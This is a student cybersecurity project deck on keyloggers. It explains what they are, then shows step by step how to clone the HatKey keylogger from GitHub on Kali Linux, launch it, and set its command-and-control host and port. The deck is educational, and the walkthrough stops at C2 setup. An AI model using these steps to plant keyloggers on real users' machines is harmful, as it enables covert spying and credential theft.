

CYBERSECURITY MAJOR PROJECT

Keylogger


Made by Sinurita Mahapatra

What is keylogger?

- ▶ **Keyloggers** or keystroke loggers are software programs or hardware devices that track the activities (keys pressed) of a keyboard.
- ▶ Keyloggers are a form of spyware where users are unaware their actions are being tracked.
- ▶ Keyloggers can be used for a variety of purposes; hackers may use them to maliciously gain access to your private information, while employers might use them to monitor employee activities. Some keyloggers can also capture your screen at random intervals; these are known as screen recorders.
- ▶ Keylogger software typically stores your keystrokes in a small file, which is either accessed later or automatically emailed to the person monitoring your actions.


Steps involved for keylogger programme

- ▶ Step 1: Open Kali Linux after opening go to google and type Hatkey github we get an interface as shown below




Step 2

- ▶ Go to code and copy the URL as shown



Step 3

► Now go to kali Linux and on the terminal type git clone and paste the URL




The screenshot shows a Kali Linux terminal window with a dark background. The terminal prompt is `(kali@kali)-[~]`. The user has entered `$ ls` and the terminal shows the contents of the home directory: `Desktop Documents Downloads Music Pictures Public Templates Videos zphisher`. The user then enters `$ git clone https://github.com/Naayouu/Hatkey.git`. The terminal output shows the cloning process: `Cloning into 'Hatkey' ...`, `remote: Enumerating objects: 69, done.`, `remote: Total 69 (delta 0), reused 0 (delta 0), pack-reused 69`, `Receiving objects: 100% (69/69), 281.21 KiB | 883.00 KiB/s, done.`, and `Resolving deltas: 100% (3/3), done.`. The terminal prompt is now `(kali@kali)-[~]` with a cursor on the next line.

```
(kali@kali)-[~]  
$ ls  
Desktop Documents Downloads Music Pictures Public Templates Videos zphisher  
  
(kali@kali)-[~]  
$ git clone https://github.com/Naayouu/Hatkey.git  
Cloning into 'Hatkey' ...  
remote: Enumerating objects: 69, done.  
remote: Total 69 (delta 0), reused 0 (delta 0), pack-reused 69  
Receiving objects: 100% (69/69), 281.21 KiB | 883.00 KiB/s, done.  
Resolving deltas: 100% (3/3), done.  
  
(kali@kali)-[~]  
$
```


Step 4

- ▶ We have to type `ls` which shows all present like desktop, documents etc and we see Hatkey here
- ▶ Now we type `Hatkey` and we get this interface



```
File Actions Edit View Help
(kali@kali)-[~]
$ ls
Desktop Documents Downloads Music Pictures Public Templates Videos zphisher

(kali@kali)-[~]
$ git clone https://github.com/Naayouu/Hatkey.git
Cloning into 'Hatkey'...
remote: Enumerating objects: 69, done.
remote: Total 69 (delta 0), reused 0 (delta 0), pack-reused 69
Receiving objects: 100% (69/69), 281.21 KiB | 883.00 KiB/s, done.
Resolving deltas: 100% (3/3), done.

(kali@kali)-[~]
$ ls
Desktop Documents Downloads Hatkey Music Pictures Public Templates Videos zphisher

(kali@kali)-[~]
$ Hatkey

(kali@kali)-[~/Hatkey]
$
```

SHOT ON REDMI Y3
AI DUAL CAMERA

Step 5

- ▶ We again click ls where we get again so many contents and here we choose Hatkey.py
- ▶ As it is python file so we use python 2
- ▶ So we get an interface as shown below
- ▶ There is command description where if we run the command show we get this

```

File Actions Edit View Help
$ ls
HatKey.py  Lib  LICENSE  Output  README.md  System
(kali@kali)-[~/Hatkey]
$ python2 HatKey.py

< HatKey >

      ^__^
      (xx)\_______
      ( )  )  )\____
      U  )  )w\____
      ||      ||
      --=[KeyLogger
--+=[Version : 1.0.0
--+=[Coder   : Farzin Enddo
--=[github  : https://github.com/enddo


Command  Description
-----
exit      Exit the console
list      List all agents
kill      Kill an agent
run       Run Command and Controller
help      Help menu
set       Sets a variable to a value
show      Show Command and Controller variables
HatKey > show

Name      Current Setting  Required  Description
-----
host      True             True       The Command and Controller IP address
port      8080             True       The Command and Controller port
HatKey >
  
```

SHOT ON REDMI Y3
AI DUAL CAMERA

Step 6

- ▶ There are the command and description as shown here
- ▶ The commands are exit, list, kill, run, help, set and show.



```

HatKey.py  Lib  LICENSE  Output  README.md  System
kali@kali)-[~/.../Output/Hatkey/Output/Hatkey]
* python2 HatKey.py

< HatKey >

      ^ ^
    (xx)\
    (-)\  _____ )\ \
      U  ||-----w  ||
          ||             ||

--=[KeyLogger
--+--=[Version : 1.0.0
--+--=[Coder   : Farzin Enddo
--=[github : https://github.com/enddo

Command  Description
-----
exit      Exit the console
list      List all agents
kill      Kill an agent
run       Run Command and Controller
help      Help menu
set       Sets a variable to a value
show      Show Command and Controller variables
HatKey > 
```

23°C
Haze

SHOT ON REDMI Y3
AI DUAL CAMERA

Step 7

- This is the show command where we can see the host ie **192.168.1.104**

```
exit      Exit the console
list      List all agents
kill      Kill an agent
run       Run Command and Controller
help      Help menu
set       Sets a variable to a value
show      Show Command and Controller variables
HatKey > show
```

| Name | Current Setting | Required | Description |
|------|-----------------|----------|---------------------------------------|
| host | | True | The Command and Controller IP address |
| port | 8080 | True | The Command and Controller port |


```
HatKey > set host 192.168.1.104
HatKey > show
```

| Name | Current Setting | Required | Description |
|------|-----------------|----------|---------------------------------------|
| host | 192.168.1.104 | True | The Command and Controller IP address |
| port | 8080 | True | The Command and Controller port |

```
HatKey >
```

